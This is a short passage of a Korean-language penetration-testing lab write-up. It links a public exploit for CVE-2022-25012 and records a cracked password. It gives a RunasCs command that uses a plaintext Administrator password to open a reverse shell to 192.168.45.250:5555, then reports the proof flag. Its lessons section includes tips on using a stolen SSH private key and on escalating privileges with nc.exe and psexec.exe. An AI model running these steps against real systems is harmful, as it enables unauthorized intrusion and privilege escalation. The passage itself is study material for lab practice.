https://github.com/s3l33/CVE-2022-25012 익스플로잇이 있음
크래킹 성공

viewer 경로에 nc.exe와 psexec.exe가 있으나 runascs.exe 사용하기로 함

RunasCs.exe 업로드 후, .\runascs.exe Administrator "14WatchD0g$" cmd.exe -r 192.168.45.250:5555 리버스쉘 연결


proof 플래그 획득
막힌 포인트
[열거 누락? 기법 몰랐음? 방향 잘못?] 요약
- id_rsa 파일 탈취했을 때는 반드시
chmod 600 id_rsa설정 후, SSH 접속 시도해야 함 - 초기침투에 성공했으면 해당 권한으로 유저 플래그를 읽을 수 있는지, 유저 폴더 경로에 특수한 파일은 없는지 꼭 확인할 것.
C:\Users\viewer경로에 nc.exe와 psexec.exe가 있는 걸 알았으면 빠르게 권한상승 가능했음